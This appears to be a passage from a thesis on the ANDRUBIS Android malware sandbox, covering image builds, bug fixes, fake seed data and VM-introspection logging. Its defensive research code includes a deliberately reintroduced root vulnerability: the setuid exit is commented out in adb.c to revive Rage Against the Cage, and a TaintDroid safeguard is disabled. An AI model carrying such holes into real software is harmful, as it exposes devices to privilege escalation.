- Stimulate different kinds of application entry points
  - Start services
  - Trigger broadcast receivers
  - Start activities

- Emulate common events
  - Incoming SMS
  - Incoming phone calls
  - GPS lock / change
  - WiFi+3G connectivity
  - Phone state changes
- Utilize the Android Exercise Monkey to generate a pseudo-random stream of user events such as clicks, touches, or gestures

Depending on the total runtime of the analysis, every stimulation has a certain amount of time to be processed by the application before the next stimulation event from the queue is activated. This prevents exhaustion of system resources which in turn leads to unresponsive or crashing applications and therefore an overall reduction of the stimulation effectiveness.

The following simple heuristic is used to calculate the period of time for a single stimulation event:

```
T ... Total amout of time for analysis (default 240s)
M ... Period of time for running the Exerciser Monkey
C ... Period of time for triggering common events
S ... Period of time for stimulation of a single event (activities, services,
    BC-receivers)

M = T / 3
C = 15s
S = (T - M - C) / (len(activities) + len(services) + len(BC-receivers))
```

Listing 5.4: Heuristic to determine the period of time for a single stimulation event

5.2.3 Post-Processing

In this phase, we try to condense the huge amount of data collected in previous phases to a meaningful subset. ANDRUBIS executes all python scripts in `scripts/post_analysis`. Every script in this folder is responsible for self-contained subtask:

- **Eliminate Noise from Network Dumps**
  The script `01_elim.py` removes all network traffic between the Analysis Framework and the ANDRUBIS emulator / system image. This traffic is not relevant and even worse would distract from the really interesting network traffic caused by the analyzed APK.
- **Extract Interesting Traffic from Network Dumps**
  ANDRUBIS XML reports contain a section about the network traffic that occurred during the dynamic analysis phase. The script `03_network.py` reports patterns that look like port scans and extracts details about common network protocols like HTTP, IRC, SMTP, FTP and ICMP.

The original pcap-file containing all unmodified traffic will be provided as well to allow further investigations.

- **Run an Extended Static Analysis for Analysis Report**
  In addition to the static analysis performed at the beginning, `04_static_analyze.py`, `05_static_meta_info.py` and `08_used_permissions.py` also conduct an extended static analysis for the XML analysis report, to assist dynamic analysis. We again make use of Androguard [2] for this task. In addition to features extracted in pre-processing, we extract:
  - Used libraries
  - Required permissions
  - Used permissions (required, static used, dynamic used)
  - Used hardware features (like location.gps, location.network, telephony, ...)
  - URLs
  - Usage of `native-code`, `dynamic-code`, reflection, crypto
  - Details about the certificate the APK was signed with
  - Other general information (valid manifest, ...)

- **Calculate App Rating**
  ANDRUBIS calculates a malware rating for every analyzed sample. `06_app_rating.py` extracts static and dynamic features from the report and deduces a rating by comparing the feature-set with a clustering model (see Section 7.4 for more details on how the malware rating scheme is derived via clustering)

- **Code Coverage**
  If method tracing (cf. Section 4.7) capabilities of ANDRUBIS are enabled (option `--enable-tracing`), `07_code_coverage.py` can be used to calculate how much code has been covered during the analysis run. This feature is turned off by default and mostly used to measure and improve our stimulation effectiveness.

- **Analysis of VMI Results**
  VMI produces a huge amount of data for every analysis run (up to 200MB text files) which has to be scanned for interesting signals to support manual analysis. This is done by `09_vmi.py`.

5.3 Andrubis System Image

The ANDRUBIS system image, running on a modified version of QEMU, is the centerpiece of the dynamic analysis phase. Many modifications have been necessary to build an Android image that is capable of monitoring the behavior of Android applications.

5.3.1 Building the Base Image

The first version of ANDRUBIS was based on Eclair (`android-2.1_r2.1p`). Details on how this was implemented are not in the scope of this work.

Instead, we want to describe how the current version of the ANDRUBIS system image can be built from scratch. The image is based on Android Gingerbread (`android-2.3.4_r1`) and extended with TaintDroid [35] and Droidbox [14]. The necessary modifications and bug fixes to make this image work with the ANDRUBIS analysis framework are explained in Section 5.3.2.

Before we get started, we need to setup a build environment for Android. To do so, we followed the instructions of the Android source site[2]. Our build system is based on Ubuntu 11.10.

The following steps are required to build the base image with TaintDroid and Droidbox (similar to [11] and [12]):

1. **Download the source of the base image (`android-2.3.4_r1`)**

```
mkdir ~/andrubis-image/
cd ~/andrubis-image/
repo init -u https://android.googlesource.com/platform/manifest
  -b android-2.3.4_r1
repo sync
```

2. **Get Source Code of TaintDroid**
   Copy the `local_manifest.xml`[3] of TaintDroid 2.3 to `.repo/`; after that pull the TaintDroid source code:

```
cd ~/andrubis-image/
cd .repo/
wget http://appanalysis.org/files/taintdroid_2.3/local_manifest.xml
cd ..

cd dalvik
git branch --track taintdroid-2.3.4_r1 github/taintdroid-2.3.4_r1
git checkout taintdroid-2.3.4_r1
git pull
cd ..
cd libcore
git branch --track taintdroid-2.3.4_r1 github/taintdroid-2.3.4_r1
git checkout taintdroid-2.3.4_r1
git pull
cd ..
cd frameworks/base
git branch --track taintdroid-2.3.4_r1 github/taintdroid-2.3.4_r1
git checkout taintdroid-2.3.4_r1
git pull
cd ../..
cd system/vold
git branch --track taintdroid-2.3.4_r1 github/taintdroid-2.3.4_r1
git checkout taintdroid-2.3.4_r1
git pull
cd ../..
```

[2] `http://source.android.com/source/initializing.html`
[3] `http://appanalysis.org/files/taintdroid_2.3/local_manifest.xml`

To configure TaintDroid, create `buildspec.mk` and insert the following lines:

```
WITH_TAINT_TRACKING := true
WITH_TAINT_ODEX := true
WITH_TAINT_FAST := true
```

3. **Patch in DroidBox changes**
   Download DroidBox patches for Android 2.3 from the DroidBox Google Code site[4] and apply them:

```
cd ~/andrubis-image/
wget https://code.google.com/p/droidbox/source/browse/trunk/droidbox23/dalvik.patch
wget https://code.google.com/p/droidbox/source/browse/trunk/droidbox23/framework\_base.patch
wget https://code.google.com/p/droidbox/source/browse/trunk/droidbox23/libcore.patch
patch -p0 -i dalvik.patch
patch -p0 -i framework\_base.patch
patch -p0 -i libcore.patch
```

4. **Compile Base Image with TaintDroid and DroidBox**
   Now, that we have the source code in place we can build the base image with TaintDroid and DroidBox support:

```
cd ~/andrubis-image/
. build/envsetup.sh
lunch 1
make -j8
```

   The created system image will be located at `out/target/product/generic/system.img`

5. **Get and Build the Kernel for the Emulator**
   In order to run Android on an emulator, a special kernel named `Goldfish` needs to be downloaded:

```
cd ~/andrubis-image/
git clone http://android.googlesource.com/kernel/goldfish.git
cd goldfish
git branch --track android-goldfish-2.6.29 origin/android-goldfish-
  2.6.29
git checkout android-goldfish-2.6.29
git pull
```

   Now, we need to enable YAFFS and EXT2 kernel support:

```
cd ~/andrubis-image/goldfish
wget https://sites.google.com/site/taintdroid23/files/
  yaffs_xattr.patch?attredirects=0
patch -p1 < yaffs_xattr.patch
```

[4] `https://code.google.com/p/droidbox`

Finally, we can configure and build the kernel:

```
cd ~/andrubis-image/
. build/envsetup.sh
lunch 1
cd goldfish
export ARCH=arm
export SUBARCH=arm
export CROSS_COMPILE=arm-eabi-
make goldfish_defconfig
make oldconfig
make menuconfig
make -j8
```

The created kernel image will be located at `arch/arm/boot/zImage`.

6. **Create SD Card Image**
   In order to have SD card support for our system, we have to create an SD card image:

   ```
   cd ~/andrubis-image/
   mksdcard 1024M sdcard.img
   sudo mke2fs sdcard.img
   ```

7. **Test System and Kernel Image**
   Before we start modifying the source code in the next section, we want to make sure that our previous steps resulted in a working Android system and kernel image. To do so, we test our images with the Android emulator:

   ```
   cd ~/andrubis-image/

   mkdir images/
   cp out/target/product/generic/system.img images/
   cp out/target/product/generic/ramdisk.img images/
   cp goldfish/arch/arm/boot/zImage images/
   mv sdcard.img images/sdcard.img

   emulator -kernel images/zImage -image images/system.img
     -ramdisk images/ramdisk.img -sdcard images/sdcard.img
     -prop dalvik.vm.execution-mode=int:portable
   ```

   If everything was installed correctly, the image should boot without errors and the Android lockscreen should appear.

5.3.2 Andrubis Specific Modifications

In this section, we will explain and discuss source code modifications of the system image created in the previous section.

Remove TaintDroid Native Code Restrictions

TaintDroid implements its tainting mechanisms in the Dalvik VM. Therefore, untrusted native code can be used to bypass tainting [35]. To prevent this, TaintDroid only allows loading of trusted[5] native code libraries.

[5] TaintDroid defines trusted as located in `/system`

This behavior leads to serious problems when analyzing malware, because applications loading untrusted native libraries would crash. Since malware uses native libraries quite often (according to Section 7.2.1 up to 18%), this would prevent the analysis of about a fifth of the malicious samples.

Consequently, disable this restriction in ANDRUBIS and accept the fact that malware is potentially able to remove taint tags[6]. We try to compensate this with VMI (Section 5.4). Although we may lose some tainting information, we win the ability to analyze malware which makes use of native code.

The native code restriction of TaintDroid is disabled by removing the following lines from `dalvik/vm/Native.c` in function `bool dvmLoadNativeCode(const char* pathName, Object* classLoader)`:

```
1 #ifdef WITH_TAINT_TRACKING
2 if (strncmp(pathName, "/system", 7) != 0) {
3   LOGW("Denying lib %s (not \"/system\" prefix)\n", pathName);
4   return false;
5 }
6 #endif
```

Listing 5.5: TaintDroid native code restriction

Additionally, we also added code to monitor native code execution, by logging time and path of the native library loaded at runtime. This allows us to recognize all APKs which load native libraries and let us distinguish between system native libraries (located in `/system`) and custom native libraries.

Monitor Programmatically Registered Broadcast Receiver

In Android broadcast receivers can not only be registered in the `AndroidManifest.xml`. They can also be registered programmatically by calling `context.registerReceiver(broadcastReceiver, intentFilter)` during program execution. Broadcast receivers registered this way are not described in `AndroidManifest.xml` and therefore cannot be found by statically analyzing `AndroidManifest.xml`. To overcome this limitation, we instrumented `ContextImpl.java` in `frameworks/ base/core/java/android/app/`. This is done in `registerReceiverInternal` by calling `AnubisLogging.registerReceiverLog` on line 23 (see Listing A.1).

Dealing with Unresponsive Applications

While testing the initial version of ANDRUBIS, we noticed that many applications crashed or became unresponsive in the stimulation phase. According to our research, this was usually caused by stimulating broadcast receivers with missing parameters or by randomly starting services or activities. In addition, monkey runner sometimes seems to produce input that the application does not expect. In almost all cases, applications are lacking proper error handling and instead just become unresponsive or crash.

[6] So far no malware is known to make use of this detection evasion technique.

The way how Android handles unresponsive applications further reduces the effectiveness of the stimulation used by ANDRUBIS. In these cases, Android opens an ANR (App Not Responding) dialog asking the user to either kill the application or wait. This is detrimental for two reasons. First, if the application becomes unresponsive, it is very likely that all events sent to the application will be ignored and therefore reduce the overall code coverage of the stimulation. Second, by default the dialog is open for 5 minutes if none of the 2 buttons are clicked. Therefore, the dialog usually prevents UI stimulation produced by the monkey until it gets disposed.

To improve the situation, we reduced the dialog timeout from 5 minutes to 5 seconds to allow short periods of unresponsiveness (e.g. for expensive calculation) while not blocking the whole stimulation phase. In addition to that, we also set the default action of the dialog to kill the process (in case of unresponsiveness). These changes led to a significant increase of features we saw in the analysis log.

Feature logging

Similar to Droidbox, ANDRUBIS uses logcat to transmit interesting features from the emulator to the analysis environment. The maximum length of a logging message, which is restricted to 1024 bytes by logcat and the kernel, caused some troubles in the first versions of ANDRUBIS. As a result Droidbox and ANDRUBIS log messages, which are encoded in JSON, sometimes got truncated (e.g. for big file or network operations). Therefore, closing brackets of the JSON package sometimes got cut off which rendered the JSON string invalid and the event was dropped.

To prevent message truncation, we increased the log size in logcat and the kernel to 64 kB and routed Droidbox and ANDRUBIS logging through a helper function which takes care of splitting logs while preserving the JSON structure.

```
1  package at.tuwien.andrubis;
2
3  import dalvik.system.Taint;
4
5  public final class AndrubisLogging {
6
7    public static void fragmentLog(String prefix, String data, String postfix){
8      int MAX_SIZE = 63 * 1024;
9      MAX_SIZE += MAX_SIZE % 2;
10     int pos = 0;
11     while(data.length() - pos > MAX_SIZE){
12       Taint.log(prefix + data.substring(pos, pos + MAX_SIZE ) + postfix);
13       pos += MAX_SIZE;
14     }
15     Taint.log(prefix + data.substring(pos) + postfix);
16   }
17
18 }
```

Listing 5.6: Split log messages

5.3.3 Bug Fixes

Droidbox

Droidbox 2.3 caused the Android subsystem to crash and reboot when an application tried to initiate a network connection[7] and therefore caused many ANDRUBIS analysis runs to abort.

The droidbox23 patch `droidbox23/libcore.patch` adds code to log network communication[8]. It tries to copy bytes read from the network into a temporary buffer. Droidbox uses `strlen((char*)dst)` in Listing A.2 line 33 to determine the buffer size. But since the `dest` field is a byte array and therefore not necessarily terminated by a null byte (like strings are), the use of `strlen` can result in a memory violation.

```
1  static jint OSNetworkSystem_readDirect(JNIEnv* env, jobject, jobject
       fileDescriptor, jint address, jint count) {
2      ...
3      jbyte* dst = reinterpret_cast<jbyte*>(static_cast<uintptr_t>(address));
4      ...
5        int len = strlen((char*)dst);
6        char* hex = new char[len * 2 + 1];
7        int i;
8        for (i = 0; i < len; i++)
9        {
10           if ((char)dst[i] == '\n' || (char)dst[i] == '\r')
11           {
12               sprintf(&hex[2*i], "%02x", ' ');
13               continue;
14           }
15           sprintf(&hex[2*i], "%02x", dst[i]);
16       }
17       ....
18     }
19 }
```

Listing 5.7: OSNetworkSystem_readDirect causes the system to crash due to a memory violation (shortened, full version see Listing A.2)

Using the following in `OSNetworkSystem_readDirect` and `OSNetworkSystem_recvDirect` instead of `strlen((char*)dst)` in line 33 fixed the problem:

```
1 int len = (int)bytesReceived;
```

Listing 5.8: Wrong field length fix

[7] See `https://code.google.com/p/droidbox/issues/detail?id=37`

[8] The problem was located in `OSNetworkSystem_readDirect` and `OSNetworkSystem_recvDirect` (`libcore/luni/src/main/native/org_apache_harmony_luni_platform_OSNetworkSystem.cpp`).

QEMU GPS bug

Another bug was found in `Goldfish` for Gingerbread which produces a segfault when GPS is enabled in the emulator. Therefore, APKs that make use of the GPS API will crash the ANDRUBIS emulator environment and terminate the analysis process.

The problem is located somewhere in `/system/lib/hw/gps.goldfish.so`. To fix the issue, we unpack the Android system image with `unyaffs`, replace `gps.goldfish.so` with a newer version from Android 4.0 and repack the image again:

```
mkdir system-image
cd system-image

# Unpack image
../unyaffs ../system.img

# Fix gps bug by getting gps.goldfish.so from android 4.0
cp ../android_4.0/gps.goldfish.so lib/hw/gps.goldfish.so

cd ..
# Repack system image
./mkyaffs2image system-image/ systemWgapps.img
```

Reintroduction of the *Rage Against the Cage Vulnerability*

A goal of ANDRUBIS is to detect malicious applications that make use of system-level exploits to gain root access or perform actions which they don't have privileges for. To do so, the actual malware must be able to successfully execute its exploit code. This only works, if the vulnerability in the underlying software has not been fixed.

Therefore, we tried to keep the Android OS used by ANDRUBIS to be as vulnerable as possible, similar to a honeypot. To achieve this we use Android 2.3 (Gingerbread) which was released in December 2010. Additionally we manually reintroduced vulnerabilities which have already been fixed in this version of Android.

One example is the RAtC (Rage Against the Cage)[9] vulnerability. RAtC uses a fork bomb to spawn the maximum number of simultaneous processes allowed in the underlying Linux system (defined by `RLIMIT_NPROC`). Then it kills the Android Debug Bridge (ADB) daemon which will be automatically restarted by the system ensuring that one instance of ADB is running all the time. ADB starts as root by default and usually drops its privileges with `setuid`, if root is not necessary. In this case, however, it cannot downgrade its privileges, because the setuid call fails since RAtC maxed out the number of processes and ADB keeps running as root. To gain root privileges RAtC now just has to use the current running ADB instance to execute commands [20].

Originally, ADB did not check if the `setuid` call was actually successful. If `setuid` fails, ADB has to terminate instead of keep running as root.

In order to make this vulnerability exploitable again in ANDRUBIS, we prevent ADB from exiting, if the `setuid` call has failed (see 5.9 line 7).

[9] CVE-2010-EASY

```
int adb_main(int is_daemon, int server_port)
{
...
    /* don't run as root if we are running in secure mode */
    if (secure) {
        ...
        if (setuid(AID_SHELL) != 0) {
            //exit(1);
        }
...
}
```

Listing 5.9: Reintroducing the Race Against the Cage Vulnerability in system/core/adb/adb.c

5.3.4 Deployment

Google Applications

Many applications depend on Google proprietary APIs to be run. For example, an application could require the Google Maps API. These Google applications (also called Gapps) are not shipped with the AOSP (Android Open Source Project) image which we use. To also support applications which make use of Gapps, we have to unpack our system image and include the necessary files[10] manually.

```
unzip gapps-gb-20110307-signed.zip

mkdir system-image
cd system-image

# Unpack image
../unyaffs ../system.img

# Copy gapps for android 2.3.3
cp -rv ../gapps/system/* .

cd ..
# Repack system image
./mkyaffs2image system-image/ systemWgapps.img
```

Seeding Analysis Environment with Fake Data

In order to detect if malware exfiltrates contact data, call logs, SMS sender numbers, SMS receiver numbers or SMS content, we seeded the analysis environment with fake numbers, call logs and SMS messages. The following table provides an overview of the used numbers in ANDRUBIS.

Since these numbers are the same for every analysis run they could also be used to detect the ANDRUBIS analysis framework. A better approach would be to generate the numbers randomly for every analysis run and save them with the results.

[10] They can be downloaded e.g. from http://www.teamandroid.com/gapps/

Category	Name	Number
Contacts	Alice	0800123456789
	Bob	0131337
Call log	-	0815123456789
	Alice	0800123456789
	Bob	0131337
	Alice	0800123456789
SMS	-	0815123456789
	Bob	0131337
	Alice	0800123456789

Table 5.1: Phone numbers used in the ANDRUBIS analysis environment

But since there are plenty of vectors to detect sandboxed environments as described by Vidas et al. [56], we didn't feel that randomizing these numbers would have added a huge benefit.

Creating Snapshots

For ANDRUBIS, we create a QEMU snapshot of a running instance of our Android system image in a clean state. Compared to booting up the image from scratch, which usually takes longer than a minute, this approach has the advantage that the snapshot can be loaded in less than 20 seconds and changes made by the analyzed application are discarded after the emulator is closed. Therefore, all applications are analyzed on an identical snapshot which allows comparison of analysis runs after execution.
To create a snapshot, the Android system image is started by the QEMU emulator. Then a snapshot is saved via the QEMU monitor after the image has booted completely and was seeded with data as described in Section 5.3.4:

```
# Start image
emulator -avd droidBox -system images/system.img
-ramdisk images/ramdisk.img -kernel images/zImage
-prop dalvik.vm.execution-mode=int:portable
-wipe-data -no-snapshot-load
-snapstorage images/snapshots.img
-qemu -monitor stdio

# After the image is booted and seeded with fake data we create the snapshot
(qemu) savevm cleanState
(qemu) quit
```

Now, all files can be deployed to the an ANDRUBIS worker and analysis can be started by calling `analyze.py ANALYSIS_SUBJECT.apk` which calls the following command to start the emulator and load the snapshot:

```
emulator -avd droidBox -system images/system.img
-ramdisk images/ramdisk.img -kernel images/zImage
-prop dalvik.vm.execution-mode=int:portable
-wipe-data -no-snapshot-save
-snapstorage images/snapshots.img
-snapshot cleanState
```

5.4 Virtual Machine Introspection

VMI (Virtual Machine Introspection) is an important part of ANDRUBIS. It allows us to overcome detection deficits of TaintDroid and DroidBox. Both are restricted to monitor events taking place in the Dalvik virtual machine and cannot monitor native code execution in user land or kernel activities.

This is a problem because Android applications are allowed to leverage functions outside of Dalvik by:

- executing system commands
- calling native system libraries
- executing their own native code included in the APK.

For example the `z4root` application[11] leverages native code to exploit a system level vulnerability. Since everything happens outside of the Dalivk virtual machine, TaintDroid and Droidbox are not capable of detecting those exploits.

VMI allows ANDRUBIS to monitor and detect signals on the CPU code execution level and therefore enables us to extend our detection capabilities to user land and kernel level.
VMI in ANDRUBIS currently allows gathering the following types of signals:

- **System calls and system call parameters**
  For important system calls like `sys_execve`, `sys_write` and `sys_read`, the system command arguments pointing to memory are dereferenced and logged as well.
  The example below shows an intercepted `sys_read` and `sys_execve` system call:

```
173.126937, Syscall sys_read, 52357, (unsigned int, fd, 0x4),
  (char*, buf,'AT+CMGS=3501,"0815123456789",129OK,E,1,01,,,,,,,,
  *470400012363904ffffffffOK020001'), (size_t, count, 0xfa0)

369.988440, Syscall sys_execve, 52456, (const char*, filename,
  '/sbin/su'), (const char**, argv, '[su, ]'),
```

- **Function calls to libraries and native code** like JNI calls from Android applications.
  The example below shows a JNI call to native code:

```
dlopen_open 43482 libandroidterm.so 0x80400000
dlopen_dynsym 43482 libandroidterm.so 0x80400000 JNI_OnLoad 0x80400835
called_function 43482 libandroidterm.so 0x80400000 JNI_OnLoad 0x80400835
  0xab90 0x0 0xacaadff8 0xfffffebc
```

[11] `https://code.google.com/p/z4root/`

- **Processes or thread creation** and the UID which caused this action. For example, this can be used to determine if the UID assigned to an APK opens a shell.
  The excerpt below proves that UID 10044 creates a shell:

```
SystemMonitor: wake_up_new_task table base: 41398 new table base:41373
  PID: 636 TGID: 636 UID: 10044 EUID: 10044 name: sh
```

5.4.1 Emulator Modifications to Support VMI

To achieve these low level monitoring capabilities on virtual machine CPU level, we had to extend the Android emulator. The Android emulator is based on QEMU and emulates code execution on ARM architecture. This is done by translating machine code of the emulated architecture into machine code of the host system. QEMU translates whole blocks of code which are separated by jump instructions. Translation of blocks only happens once [29].

When the emulator is started, it validates the required parameters for VMI (e.g. files for log output), initializes the VMI object by passing a pointer to the emulated CPU state and passing a pointer to a function that allows access to the virtual machine's memory (see Figure 5.3). Then the ANDRUBIS VMI extension gets hooked into QEMU's block translation. Whenever a new block is translated, ANDRUBIS calls `onTranslateBlock` of all registered VMI modules.

```
1 void VMI::onTranslateBlock(struct TranslationBlock *tb, uint32_t pc) {
2   tb->vmiCallBackFunction = NULL;
3   tb->vmiObject = NULL;
4
5   for(unsigned int i = 0; i < callback_list.size(); i++) {
6     callback_list[i](tb, pc);
7   }
8 }
```

Listing 5.10: Whenever a new block is translated VMI calls onTranslateBlock of all registered VMI modules

These VMI modules then check if the PC (Program Counter) register is pointing to an area of interest and registers a callback. QEMU's `cpu_exec` function in `cpu-exec.c` was modified to execute these callbacks if they have been registered for the block that is currently executed.

Through this mechanism the ANDRUBIS VMI extension for QEMU gains full access to CPU state and memory for every single line of code executed in the emulator.

Figure 5.3: QEMU extended with ANDRUBIS VMI flow chart.

5.4.2 VMI Modules

At the moment, the ANDRUBIS VMI extension for the Android emulator consists of three modules:

- **System Call Module**
  All system calls and their parameters are logged by VMI, allowing a very fine grained analysis. Especially interesting are system calls to execute commands like `sys_execve` or system calls used to interact with files like `sys_write`. We care less about networking, because this can be monitored very easily by capturing network traffic outside of the emulator.

- **Linker Module**
  By monitoring linker functions, like `dlopen` or `dlsym`, it is possible to detect and log function calls to native code like JNI calls from Android applications.

- **Process Monitoring Module**
  To detect creation of new processes or threads the, `Monitor` module takes care of monitoring kernel functions like `load_elf_binary`, `wake_up_new_task` and `do_exit`.

System Call Module

The system call module is responsible for logging all system calls and the corresponding parameters passed to system calls. If the PC register matches the address of a specific system call on block translation, a callback function is registered. When the virtual CPU actually executes this block the function is called and takes care of logging the name of the system call and the parameters it was called with. The code snippet below shows the implementation for three important system calls `sys_execve` and `sys_write`:

```
1  void SysCall::onTranslateBlock(struct TranslationBlock *tb, uint32_t pc) {
2    ...
3    if(pc == m_execveBase) TBCALLBACK(sys_execve);
4    if(pc == m_readBase) TBCALLBACK(sys_read);
5    if(pc == m_writeBase) TBCALLBACK(sys_write);
6    ...
7  }
8
9  void SysCall::sys_execve(uint32_t pc) {
10   string filename = readMemoryIntoString(getR_0());
11   string argv = readMemoryIntoStringArray(getR_1());
12   printSystemCallInfo("Syscall sys_execve");
13   vmi()->getAndrubisStream()
14   << "(const char*, filename, '" << filename << "')" << SEPARATOR
15   << "(const char**, argv, '" << argv << "')" << SEPARATOR  << endl;
16 }
17
18 void SysCall::sys_write(uint32_t pc) {
19   printSystemCallInfo("Syscall sys_write");
20   vmi()->getAndrubisStream()
21   << "(unsigned int, fd, 0x" << hex << getR_0() << ")" << SEPARATOR
22   << "(const char*, buf, 0x" << hex << getR_1() << ")" << SEPARATOR
```

```
23    << "(size_t, count, 0x" << hex << getR_2() << ")" << endl;
24
25    if(log_read_write_data) {
26      string data = removeNonPrintable(readMemoryIntoString(getR_1(), getR_2())
            );
27
28      vmi()->getRwDataStream()
29      << vmi()->getRunningTime() << SEPARATOR
30      << "Syscall sys_write" << SEPARATOR
31      << dec << vmi()->getTableBase() << SEPARATOR
32      << "(unsigned int, fd, 0x" << hex << getR_0() << ")" << SEPARATOR
33      << "(char*, buf, '" << data << "')" << SEPARATOR
34      << "(size_t, count, 0x" << hex << getR_2() << ")" << endl;
35    }
36  }
```

Listing 5.11: Logging of system calls

Many system calls receive references to data they operate on. For example, the `sys_write` system call gets passed a reference to a buffer which should be written to a file. Data behind these references can contain very important signals of malicious activity (e.g. which data was written by `sys_write` to a file or which command was executed by `sys_execve`). Therefore, we implemented helper functions (see A.3) which allow dereferencing of pointers passed as system call arguments. The function `readMemoryIntoString` allows reading a string from the emulator's guest OS memory. `readMemoryIntoStringArray` is used to read a null terminated array of strings, like the one used for specifying arguments for the `sys_execve` system call, from memory. For logging the content of read/write file operations, we use `removeNonPrintable` to strip out non-printable characters to reduce the log files to a somehow manageable size of a few megabytes.

Linker Module

The Linker Module logs dynamic loading or unloading of libraries and calls to functions registered by these libraries. Whenever a `dlopen` call to the linker is encountered, the module builds a list of functions contained in the loaded library and registers callbacks for each function in all subsequent block translations. QEMU's `cpu_exec` function in `cpu-exec.c` will call the registered callback, if one of the linked functions is called after the library was loaded. The callback will then log the name of the called function, the table base and the current position of the PC.
`dynsym` will be monitored as well to keep track of all functions registered by a dynamically loaded library.
`dlclose` will log when a dynamically loaded library is closed again.

```
void Linker::onTranslateBlock(struct TranslationBlock *tb, uint32_t pc) {
  // dlopen + 0x3a to receive libPath and libBaseAddress
  // the address must be the first address of a basic block
  if(pc == (m_dlopenBase + m_dlopenOffset)) {
    TBCALLBACK(dlopen);
  }

  // dlsym + 0x3e to receive soinfo, libName, baseAddress, functionName,
      functionAddress
  // the address must be the first address of a basic block
  if(pc == (m_dlsymBase + m_dlsymOffset)) {
    TBCALLBACK(dlsym);
  }

  // dlclose
  if(pc == (m_dlcloseBase + m_dlcloseOffset)) {
    TBCALLBACK(dlclose);
  }

  // register callbacks for dynamically loaded functions
  map<uint32_t, vector<uint32_t> >::iterator map_it;
  map_it = mUnregisteredFunctions.find(vmi()->getTableBase());
  if(map_it != mUnregisteredFunctions.end()) {
    vector<uint32_t>::iterator vector_it;
    vector_it = find(map_it->second.begin(), map_it->second.end(), pc + 1);

    if(vector_it != map_it->second.end()) {
      TBCALLBACK(called_function);
      map_it->second.erase(vector_it);
    }
  }
}
```

Listing 5.12: onTranslateBlock of Linker Module

Process Monitoring Module

The Process Monitoring Module takes care of logging relevant events related to process and thread creation and destruction. To accomplish this, the module registers callbacks at block translation which are called by QEMU's `cpu_exec` function whenever the PC matches the address of `wake_up_new_task`, `load_elf_binary` or `do_exit` kernel functions.
The callback for `wake_up_new_task` is called whenever the CPU woke up to process a new process or thread. The callback for `load_elf_binary` is called whenever a new ELF binary is loaded. Both callbacks retrieve the Linux task structure, which holds information about the process or thread from memory and log relevant parameters like table base, PID, UID, EUID and the process/thread name.
The callback for `do_exit` is called when a process/thread is exited and logs the table base, PID and process/thread name.

```
1  void Monitor::onTranslateBlock(struct TranslationBlock *tb, uint32_t pc) {
2    // the address must be the first address of a basic block
3    if(pc == (m_loadElfBinaryBase + m_loadElfBinaryOffset)) {
4      TBCALLBACK(load_elf_binary);
5    }
6
7    // wake_up_new_task
8    if(pc == (m_wakeUpNewTaskBase + m_wakeUpNewTaskOffset)) {
9      TBCALLBACK(wake_up_new_task);
10   }
11
12   // do_exit
13   if(pc == (m_doExitBase + m_doExitOffset)) {
14     TBCALLBACK(do_exit);
15   }
16 }
```

Listing 5.13: onTranslateBlock of Process Monitoring Module

5.4.3 VMI Post Analysis Script

VMI analysis produces a huge amount of events[12]. For example, a normal ANDRUBIS analysis run with enabled stimulation for 240 seconds of `z4root.apk` which triggers a RatC exploit produces:

- 2,036,678 events in total (133 MB), where:
  - 2,022,866 are system call events
  - 13,774 are process monitoring events
  - 36 are linker events
  - 2 are function calls to dynamically loaded libraries
- 404,930 lines of logged `sys_read` and `sys_write` data (97 MB) where only printable characters have been logged.

Clearly, this amount of data can hardly be analyzed manually. Therefore, we created a post processing script that correlates events to signals which potentially represent unusual or malicious behavior.

This script, called `VmiAnalyzer.py`, processes three input files:

- ***anubis.log***
  This file is the main VMI output file. It contains the events reported by the *system call module*, *linker module* and the *process monitoring module*. As mentioned above, with 133 MB it can become quite large.
- ***vmi_read_write_data.log***
  This file contains only data read/written with `sys_read` and `sys_write` system calls. It can be used to analyze data read/written to files or to analyze device communication (e.g. `/dev/qmi` which is used to communicate with the phone's GSM modem).
- ***anubis_vanilla.log***
  In order to filter out the background noise of the analysis system, `anubis_vanilla.log` contains VMI log output of an ANDRUBIS analysis system run without any APK running. In the event aggregation phase of the post processing the `anubis_vanilla.log` file is subtracted or intersected from/with VMI events in `anubis.log`.

After analysis, detected signals and aggregated events are stored in a file called `vmi.txt`.

[12] An event in this context is a single VMI log entry like a system call, linker event or process creation.

Event Aggregation

Since manual analysis of the VMI log output files is very complex, the event aggregation part of the VMI analyzer script tries to sum up some types of events to give an overview of what happened during analysis and to provide some starting points for manual in-depth analysis of log files. Event aggregation provides frequency distributions of the following:

- **System Call Frequency Distribution**
  This statistic shows the frequency of every system call that occurred in the `anubis.log`. The high frequency of `sys_fork` system calls in the example shown in Figure 5.4 is a strong indicator that the analyzed APK launched a *Fork Bomb*.



Figure 5.4: Top 20 system call frequency distribution in analysis of `z4root.apk`.

- **File Frequency Distribution**
  In order to get an overview about which files are processed during execution of an APK, a frequency distribution of all accessed files is generated.

  Three other modes of frequency distribution generation are supported:

  - **Normal**: Count frequency of all used files.
  - **Difference**: Count frequency of all used files and **subtract** the frequency of files used in an empty run of ANDRUBIS (`anubis_vanilla.log`) to reduce the background noise of the system.
